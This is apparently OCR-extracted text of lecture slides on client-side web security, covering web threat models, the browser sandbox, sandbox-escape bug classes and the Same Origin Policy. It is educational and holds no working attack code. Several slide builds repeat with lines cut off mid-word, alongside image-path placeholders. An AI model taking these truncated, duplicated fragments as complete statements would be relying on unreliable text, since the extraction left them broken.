CSE467: Computer Security

10. Client-side Web Security (1)

Seongil Wi

Recap: Web Threat Models

- **Network attacker**: resides somewhere in the communication link between client and server
  - Passive: evasdropping
  - Active: modification of messages, replay…

- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com


Recap: Web Threat Models

- **Network attacker**: resides somewhere in the communication link betw
  - Passive: evasdroppin
  - Active: modification o

Server-side web attack (SQLi, File inclusion,…)

- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com



Today's Topic!

- **Network attacker**: resides somewhere in the communication link between client and server
  - Passive: evasdropping
  - Active: modification of messages, replay…

- **Remote attacker:** can co
  the network
  - Mostly targets the serv

Client-side web security


- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com

Web Attacker

Victim = End users

(Clients)


Web Attacker




Victims can visit attacker's webpage

Web attacker can control of his webpage

Web Attacker



What will be happen?




```
os.system("ls")
```

Maliciously access to your system

Browser Sandbox

Browser Sandbox

- No direct file access, limited access to OS
- Goal: Safely execute JavaScript code provided by a remote website
  - Isolated process when HTML rendering and JavaScript execution



Browser Sandbox Escaping Vulnerabilities

- Related to memory-level vulnerabilities, including Use-After-Free (UAF), heap overflow,…


- CVE-2013-6632
- CVE-2014-3188
- CVE-2015-6767
- CVE-2019-5850

Same Origin Policy (SOP)

- One of the browser sandboxing mechanism
- The basic security model enforced in the browser

